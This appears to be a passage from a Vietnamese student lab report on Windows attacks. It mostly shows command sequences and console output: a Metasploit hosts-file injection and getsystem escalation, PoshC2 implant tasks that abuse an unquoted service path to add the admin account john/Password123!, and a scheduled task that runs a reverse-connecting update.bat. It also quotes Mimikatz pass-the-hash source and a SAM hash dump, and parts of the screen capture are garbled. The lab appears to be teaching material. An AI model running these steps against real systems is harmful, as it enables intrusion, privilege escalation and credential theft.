msf6 exploit(multi/handler) > use post/windows/manage/inject_host
msf6 post(windows/manage/inject_host) > set SESSION 2
SESSION => 2
msf6 post(windows/manage/inject_host) > set DLL C:\\\\Users\\\\Public\\\\mypayload.dll
[!] Unknown datastore option: DLL.
DLL => C:\\\\Users\\\\Public\\\\mypayload.dll
msf6 post(windows/manage/inject_host) > set PID 8792
[!] Unknown datastore option: PID.
PID => 8792
msf6 post(windows/manage/inject_host) > run ssdeep
[-] Post failed: Msf::OptionValidationError One or more options failed to validate: DOMAIN, IP.
msf6 post(windows/manage/inject_host) > set IP 192.168.1.8
IP => 192.168.1.8
msf6 post(windows/manage/inject_host) > set DOMAIN ""
DOMAIN =>
msf6 post(windows/manage/inject_host) > run
[*] Inserting hosts file entry pointing to 192.168.1.8...
[+] Done!
[*] Post module execution completed
```

→ Đã thành công

- Kết quả:
  - Xem được file host của máy mục tiêu

## Lab 2 – Tấn công mạng

```
meterpreter > cat C:\\Windows\\System32\\drivers\\etc\\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#      roundcubemail-1.5.          ssdeep
#      102.54.94.97    rhino.acme.com      # source server
#      38.25.63.10     x.acme.com        # x client host
#
# localhost name resolution is handled within DNS itself.
#      127.0.0.1      localhost
#      ::1            localhost
```

- Và leo thang đặc quyền lên Administrator:

```
192.168.1.8      meterpreter > getuid
Server username: DESKTOP-144PBM9\\mayaowindows
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\\SYSTEM
meterpreter > 
```

### d) Kịch bản 3 - Hijack Execution Flow: Path Interception by Unquoted Path

- Mục tiêu: attacker đã có quyền truy cập ban đầu vào máy Client với tài khoản người dùng thông thường thông qua phishing email. Mục tiêu là khai thác lỗ hổng Unquoted Service Paths trên máy Client để leo thang đặc quyền lên Administrator
- Quá trình tấn công
  - Thiết lập kết nối ban đầu
    - Attacker sử dụng một shell PoshC2 đã thiết lập trên máy Client (ImplantID:1) với quyền người dùng thông thường (DESKTOP-T960KU7\\user)
    - Shell này được tạo thông qua việc Client sử dụng update.bat ở lab trước

## Lab 2 – Tấn công mạng

```
[1] New PS implant connected: (uri=VKbUDbW53yKfzh key=URMiMokTQ0TLnFgjl4+/FfGCyrflcSDb2HprEobSqnU=)
192.168.62.6:50837 | Time:2025-05-03 05:08:53 | PID:10812 | Process:powershell | Sleep:5s | user @ DESKTOP-T960K
U7 (AMD64) | URL: default

TaskID:00001 sent | User:(autoruns) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03
05:08:58
load-module Stage2-Core.ps1

TaskID:00001 returned | User:(autoruns) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-
-03 05:08:58
Module loaded successfully

TaskID:00003 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03
:10:14
net user user

TaskID:00003 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-
3 05:10:14

User name           user
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active      Yes
Account expires     Never

Password last set   5/3/2025 11:09:46 AM
Password expires    6/14/2025 11:09:46 AM
Password changeable 5/3/2025 11:09:46 AM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          5/3/2025 11:26:42 AM

Logon hours allowed All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.
```

- **Liệt kê lỗ hổng leo thang đặc quyền**
  - Tải module PowerUp.ps1 và chạy lệnh invoke-allchecks để liệt kê các lỗ hổng

```
TaskID:00020 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03
:05:34
load-module PowerUp.ps1

TaskID:00021 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03
:05:34
invoke-allchecks

TaskID:00020 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-0
3 08:05:34
Module loaded successfully

TaskID:00021 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-0
3 08:05:47
```

- Kết quả phát hiện dịch vụ unquotedsvc với lỗ hổng Unquoted Service Paths
  - Dịch vụ unquotedsvc có đường dẫn thực thi không được bao trong dấu ngoặc kép. Đường dẫn này chứa khoảng trắng (ví dụ: Program Files, Unquoted Path Service, Common Files)
  - Windows sẽ thử các đường dẫn theo thứ tự:
    - ♦ C:\Program.exe

## Lab 2 – Tấn công mạng

- ◆ C:\Program Files\Unquoted.exe
- ◆ C:\Program Files\Unquoted Path Service\Common.exe
- ◆ C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

```

ServiceName : unquotedsvc
Path         : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{$ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
                  Permissions=AppendData/AddSubdirectory}
StartTime    : LocalSystem
AbuseFunction: Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart   : True
Name         : unquotedsvc
Check        : Unquoted Service Paths

ServiceName : unquotedsvc
Path         : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{$ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartTime    : LocalSystem
AbuseFunction: Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart   : True
Name         : unquotedsvc
Check        : Unquoted Service Paths

ServiceName : unquotedsvc
Path         : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
ModifiablePath : @{$ModifiablePath=C:\Program Files\Unquoted Path Service; IdentityReference=BUILTIN\Users;
                  Permissions=System.Object[]}
StartTime    : LocalSystem
AbuseFunction: Write-ServiceBinary -Name 'unquotedsvc' -Path <HijackPath>
CanRestart   : True
Name         : unquotedsvc
Check        : Unquoted Service Paths

```

- Kiểm tra quyền trên các thư mục
  - Tài khoản chỉ có quyền đọc và thực thi, không có quyền ghi

```

TaskID:00024 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08
:15:02
icacls "C:\Program Files"

TaskID:00024 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-0
3 08:15:02

C:\Program Files NT SERVICE\TrustedInstaller:(F)
NT SERVICE\TrustedInstaller:(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(M)
NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
BUILTIN\Administrators:(M)
BUILTIN\Administrators:(OI)(CI)(IO)(F)
BUILTIN\Users:(RX)
BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files

```

- Tài khoản có quyền kiểm soát toàn bộ (FullControl) trên thư mục này, bao gồm quyền tạo, sửa đổi, và xóa tệp

## Lab 2 – Tấn công mạng

```
TaskID:00025 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:15:22
icacls "C:\Program Files\Unquoted Path Service"

TaskID:00025 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:15:22

C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

- Tương tự path C:\Program Files, tài khoản không có quyền ghi

```
TaskID:00026 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:15:33
icacls "C:\Program Files\Unquoted Path Service\Common Files"

TaskID:00026 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:15:33

C:\Program Files\Unquoted Path Service\Common Files NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
KAGES:(I)(RX)
KAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

- Ta sẽ đặt payload tại: C:\Program Files\Unquoted Path Service\Common.exe (vì có quyền FullControl) để khai thác
- Khai thác Unquoted Service Paths
  - Sử dụng lệnh Write-ServiceBinary để tạo payload độc hại như gợi ý của PoshC2
  - Payload này sẽ thêm tài khoản **john/Password123!** và thêm vào nhóm **Administrators**

```
TaskID:00027 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:17:10
Write-ServiceBinary -Name 'unquotedsvc' -Path 'C:\Program Files\Unquoted Path Service\Common.exe'

TaskID:00027 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:17:11

ServiceName Path Command
----- -----
unquotedsvc C:\Program Files\Unquoted Path Service\Common.exe net user john Password123! /add && timeout /t 5 && net...
```

- Dừng và khởi động lại dịch vụ để kích hoạt payload

## Lab 2 – Tấn công mạng

```
TaskID:00029 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:19:29
net stop unquotedsvc

TaskID:00029 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:19:29

TaskID:00030 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:19:45
net start unquotedsvc

TaskID:00030 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:19:49

The Unquoted Path Service service is starting..
```

- Xác nhận tài khoản **john** đã được tạo và thuộc nhóm **Administrators**

```
TaskID:00033 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:23:41
net localgroup Administrators

TaskID:00033 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:23:41

Alias name      Administrators
Comment         Administrators have complete and unrestricted access to the computer/domain
Members

-----
admin
Administrator
Claire
john
The command completed successfully.
```

- Chuyển sang tài khoản john
  - Tạo Scheduled Task để chạy update.bat (mã độc thiết lập kết nối ngược về máy chủ của attacker) dưới tài khoản john

```
TaskID:00063 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:22
$action = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\tools\update.bat"

TaskID:00064 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:22
$trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddSeconds(30)

TaskID:00065 sent | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:22
Register-ScheduledTask -TaskName "RunUpdateBat" -Action $action -Trigger $trigger -User "john" -Password "Password123!" -Force

TaskID:00063 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:22

TaskID:00064 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:22

TaskID:00065 returned | User:(claire) | ImplantID:1 | Context:DESKTOP-T960KU7\user @ DESKTOP-T960KU7 | 2025-05-03 08:42:23

TaskPath          TaskName          State
-----          -----          -----
\              RunUpdateBat        Ready
```

- Giải thích:
  - Tạo một hành động khi task được kích hoạt → \$action chứa một hành động “chạy file update.bat bằng cmd, sau đó thoát”
  - Xác định thời điểm task sẽ chạy → task sẽ chạy một lần duy nhất sau 30 giây kể từ thời điểm tạo

## Lab 2 – Tấn công mạng

- Đăng ký task với hệ thống → tên task là RunUpdateBat, task chạy dưới quyền người dùng john, mật khẩu là Password123!, có thể ghi đè nếu đã tồn tại task cùng tên
- Kết quả
  - Sau 30s, update.bat kết nối ngược đến máy chủ PoshC2, tạo một phiên implant mới với quyền Administrator

```
[2] New PS implant connected: (uri=kf6monNBqlQZHBj key=YDvEwu2yGC0iAcG0l19Undk4Q8tU8B0ipbkFNkqIPHc=)
192.168.62.6:50062 | Time:2025-05-03 08:42:52 | PID:13212 | Process:powershell | Sleep:5s | john @ DESKTOP-T960KU7 (AMD 64) | URL: default

TaskID:00067 sent | User:(autoruns) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 08:42:57
load-module Stage2-Core.ps1

TaskID:00067 returned | User:(autoruns) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 08:42:57
Module loaded successfully

==== PoshC2 v9.0 (f6f1330 2024-11-29 13:37:00) ====
User: claire

Implants
```

ID	Last Seen (UTC)	Process Name	PID	Sleep	Comms ID	Context	Arch	Type	Label
1	2025-05-03 14:09:44	powershell	10812	5s	1	DESKTOP-T960KU7\user @ DESKTOP-T960KU7	AMD64	PS	
2	2025-05-03 14:09:44	powershell	13212	5s	1	DESKTOP-T960KU7\john @ DESKTOP-T960KU7	AMD64	PS	

- Attacker sử dụng một shell PoshC2 đã thiết lập trên máy Client (ImplantID:2) với quyền Administrator

```
TaskID:00073 sent | User:(claire) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 14:09:05
whoami

TaskID:00073 returned | User:(claire) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 14:09:05
:05

desktop-t960ku7\john

TaskID:00074 sent | User:(claire) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 14:12:28
net user john

TaskID:00074 returned | User:(claire) | ImplantID:2 | Context:DESKTOP-T960KU7\john @ DESKTOP-T960KU7 | 2025-05-03 14:12:28
:29

User name          john
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never

Password last set   5/3/2025 3:19:44 PM
Password expires     6/14/2025 3:19:44 PM
Password changeable 5/3/2025 3:19:44 PM
Password required    Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon          5/3/2025 9:07:25 PM
Logon hours allowed All

Local Group Memberships *Administrators      *Users
Global Group memberships *None

The command completed successfully.
```

- Attacker giờ có toàn quyền kiểm soát máy Client và có thể tiến hành các hành động tiếp theo như Lateral Movement...

- Tài liệu tham khảo

## Lab 2 – Tấn công mạng

- <https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths>
- <https://poshc2.readthedocs.io/en/latest/usage/loadingmodules.html>

### 2. Tìm hiểu về kỹ thuật Lateral Movement

#### 2.1. Định nghĩa kỹ thuật tấn công Lateral Movement trong môi trường hệ điều hành Windows

- Kỹ thuật này được sử dụng khi kẻ tấn công đã xâm nhập thành công vào một hệ thống, kẻ tấn công sẽ tìm cách "lần mò" sang các hệ thống khác trong mạng nội bộ. Mục tiêu là mở rộng phạm vi kiểm soát, thu thập thêm thông tin giá trị hoặc chiếm quyền điều khiển các máy chủ quan trọng.
- Trong môi trường Windows, chúng thường sử dụng các công cụ và giao thức sẵn có như PowerShell, SMB, WMI, RDP, hoặc các tài khoản domain để di chuyển ngang một cách kín đáo.

#### 2.2. Các điều kiện để thực hiện Lateral Movement thành công

- Để có thể thực hiện được kỹ thuật Lateral Movement, kẻ tấn công cần thỏa mãn các điều kiện sau:
- Kẻ tấn công cần phải chiếm được **quyền truy cập** vào hệ thống ban đầu. Quyền truy cập này có thể đạt được thông qua nhiều phương thức khác nhau như khai thác lỗ hổng, tấn công phishing, hoặc sử dụng thông tin đăng nhập bị đánh cắp.
- Phải có **kết nối mạng** giữa hệ thống bị xâm nhập ban đầu và các hệ thống mục tiêu mà kẻ tấn công muốn di chuyển đến.

#### 2.3. Mô tả 2 kỹ thuật

##### a) Kỹ thuật 1 – Pass the Hash ([Lateral Movement: Pass the Hash Attack - Hacking Articles](#))

- Pass-the-Hash là kỹ thuật cho phép attacker sử dụng hash của mật khẩu NTLM thay vì mật khẩu gốc để xác thực vào máy tính Windows khác trong cùng domain.
- Khi người dùng đăng nhập vào một hệ thống, Windows lưu trữ thông tin xác thực (bao gồm NTLM hash) trong bộ nhớ.
- Attacker sử dụng công cụ như Mimikatz để trích xuất NTLM hash từ bộ nhớ và dùng nó để đăng nhập vào hệ thống khác.
- Trong công cụ Mimikatz, module sekurlsa sẽ đóng vai trò chính trong việc thực hiện kỹ thuật Pass the Hash ([module sekurlsa](#)). Hàm đóng vai trò quan trọng trong module:

## Lab 2 – Tấn công mạng

```

if(kull_m_string_args_byName(argc, argv, L"rc4", &szNTLM, NULL) || kull_m_string_args_byName(argc, argv, L"ntlm", &szNTLM, NULL))
{
    if(kull_m_string_stringToHex(szNTLM, ntlm, LM_NTLM_HASH_LENGTH))
    {
        data.NtlmHash = ntlm;
        kprintf(L"NTLM\t: "); kull_m_string_wprintf_hex(data.NtlmHash, LM_NTLM_HASH_LENGTH, 0); kprintf(L"\n");
    }
    else PRINT_ERROR(L"ntlm hash/rc4 key length must be 32 (16 bytes)\n");
}

```

```

NTSTATUS kuhl_m_sekurlsa_pth(int argc, wchar_t * argv[])
{
    BYTE ntlm[LM_NTLM_HASH_LENGTH], aes128key[AES_128_KEY_LENGTH], aes256key[AES_256_KEY_LENGTH];
    TOKEN_STATISTICS tokenStats;
    SEKURLSA_PTH_DATA data = {&tokenStats.AuthenticationId, NULL, NULL, NULL, FALSE};
    PCWCHAR szUser, szDomain, szRun, szNTLM, szAes128, szAes256, szLuid = NULL;
    DWORD dwNeededSize;
    HANDLE hToken, hNewToken;
    PROCESS_INFORMATION processInfos;
    BOOL isImpersonate;

```

- Đoạn mã này sẽ đọc hash NTLM, kull\_m\_string\_args\_byName sẽ tìm các tham số /ntlm hoặc /rc4 trong commandline và kull\_m\_string\_stringToHex sẽ chuyển hash từ dạng hex string sang binary để máy tính xử lý.

```

if(kull_m_process_create(KULL_M_PROCESS_CREATE_LOGON, szRun, CREATE_SUSPENDED, NULL, LOGON_NETCREDENTIALS_ONLY, szUser, szDomain, L"", &processInfos, FALSE))
{
    kprintf(L" | PID %u\n | TID %u\n", processInfos.dwProcessId, processInfos.dwThreadId);
    if(OpenProcessToken(processInfos.hProcess, TOKEN_READ | (isImpersonate ? TOKEN_DUPLICATE : 0), &hToken))

```

- Đoạn mã tạo process mới với hash, LOGON\_NETCREDENTIALS\_ONLY cho phép đăng nhập bằng hash mà không cần password, CREATE\_SUSPENDED sẽ tạm dừng process để Mimikatz kịp thay thế hash ở trong memory.

```

if(DuplicateTokenEx(hToken, TOKEN_QUERY | TOKEN_IMPERSONATE, NULL, SecurityDelegation, TokenImpersonation, &hNewToken))
{
    if(SetThreadToken(NULL, hNewToken))
        kprintf(L"** Token Impersonation **\n");
    else PRINT_ERROR_AUTO(L"SetThreadToken");
    CloseHandle(hNewToken);
}
else PRINT_ERROR_AUTO(L"DuplicateTokenEx");

```

- Đoạn mã này sẽ thực hiện kỹ thuật mạo danh token bằng cách nhân bản token từ token gốc có sẵn sau đó cấu hình đầy đủ cho nó, sau khi đã được tạo ra, token mới sẽ liên kết với thread hiện tại. Điều này sẽ giúp cho 1 thread đang chạy có thể đóng giả làm 1 người dùng khác mà không cần biết mật khẩu của họ.

### b) Kỹ thuật 2 – Remote Services ([Exploitation of Remote Services, Technique T1210 - Enterprise | MITRE ATT&CK®](#))

Attacker có thể tạo một **dịch vụ tùy chỉnh trên máy tính từ xa** và cấu hình dịch vụ này để chạy một lệnh hoặc phần mềm độc hại. Khi dịch vụ được kích hoạt, payload sẽ được thực thi với quyền SYSTEM.

Attacker xác định thông tin đăng nhập hợp lệ (thường là quyền admin).

Tạo dịch vụ từ xa qua SMB bằng psexec, sc.exe, hoặc Metasploit.

Khởi động dịch vụ và thực thi mã độc hoặc shell kết nối ngược (reverse shell).

## Lab 2 – Tấn công mạng


### 2.4. 2 kịch bản tấn công Lateral Movement (có liên kết với kỹ thuật Privilege Escalation)

#### a. Pass The Hash:


- Kịch bản: Tiếp tục với kịch bản 3 ở yêu cầu 1, sau khi đã tạo được account john có quyền Administrator với mật khẩu là “Password123!” trên máy victim, ta sẽ đăng nhập vào account này bằng công cụ xfreerdp. Sau đó tiến hành tải công cụ mimikatz.exe trên máy victim và thực thi nó. Công cụ này giúp attacker trích xuất NTLM hash của tất cả tài khoản có ở máy victim. Cuối cùng, tiếp tục dùng mimikatz để đăng nhập vào account khác với hash tương ứng

- Thực hiện tấn công:

Đăng nhập thành công vào tài khoản john thông qua xfreerdp:



Tải công cụ mimikatz.exe từ máy attacker:



Tiến hành thực thi dưới quyền Administrator và dump NTLM hash bằng mimikatz:

## Lab 2 – Tấn công mạng

```

Activities xfreerdp
mimikatz 2.2.0 x64 (oe.eo)
FreeRDP: 192.168.0.108
Sélectionnez mimikatz 2.2.0 (x64) [oe.eo]

#####
# "A Vie, A L'amour" - (oe.eo)
## / \ /**
## Beejamin DELPY g0d1k1wlw [ benjamin@gentilkiwi.com ]
## Vincent LE TOUX [ vincent.letoux@gmail.com ] > http://pingcastle.com / http://mysmartlogon.com ***
## v #
## Loaded fake backend for
## Dynamic Virtual Channel Privilege : debug
## [22:43:45:198] [5497:5498] mminikatz # privilege::debug
## [22:43:45:198] [5497:5498] # v #
## [22:43:45:198] [5497:5498] Vincent LE TOUX
## [22:43:45:198] [5497:5498] > http://pingcastle.com / http://mysmartlogon.com ***
## ON_FAILED_OTHER [LOGON] MmMinikatz # token::elevate
## [22:43:51:1914] [5497:5498] token Id : 0
## recursive lock from xf$05 name :
## [22:45:08:596] [5497:5498] NT AUTHORITY\SYSTEM
## recursive lock from xf$05 [5497:5498] 1 D 41451 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
## [22:45:09:1930] [5497:5498] Impersonation Delegation
## [5497:5498] 1 recursive lock from xf$05 Primary
## [22:45:09:1930] [5497:5498] Thread Token : {0:00000007} I D 1032616 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegated)
## [22:45:08:599] [5497:5498] lock from xf
## [22:45:09:1930] [5497:5498] mminikatz # lsadump::sam
## [22:45:09:1930] [5497:5498] Domain : WIN-1PLTSRHWVAR
## [22:45:09:1930] [5497:5498] SID : S-1-5-21-266196457-2581745072-1170281917
## [22:45:09:1930] [5497:5498] recursive lock from xf$05
## [22:45:09:1930] [5497:5498] local STD : 089966c0235fd54378e81b5891c42c3
## [22:45:09:1930] [5497:5498] recursive lock from xf
## [22:45:09:1930] [5497:5498] RID : 000000f4 (500)
## [22:45:09:1930] [5497:5498] User : Administrator
## [22:45:09:1930] [5497:5498] Hash : MD5:495b79824367ad1ff6dd884ed423da
## [22:45:09:1930] [5497:5498] RID : 000000f5 (501)
## [22:45:09:1930] [5497:5498] User : Guest
## [22:45:09:1930] [5497:5498] RID : 000000f7 (503)
## [22:45:09:1930] [5497:5498] User : DefaultAccount
## [22:45:09:1930] [5497:5498] RID : 000000f8 (504)
## [22:45:09:1930] [5497:5498] User : MmUtilityAccount
## mminikatz #

```

Phát hiện NTLM hash của account Administrator và tiếp tục dùng mimikatz để đăng nhập vào account này bằng lệnh: sekurlsa::pth /user:Administrator /domain:NHOM11 /ntml:<NTML\_hash>:

```

Activities xfreerdp
mimikatz 2.2.0 x64 (oe.eo)
FreeRDP: 192.168.0.108
Sélectionnez mimikatz 2.2.0 (x64) [oe.eo]

mimikatz # token::elevate
Token ID : 0
User name :
SID name : NT AUTHORITY\SYSTEM
[22:45:09:1930] [5497:5498] recursive lock from xf$05 > Impersonated !
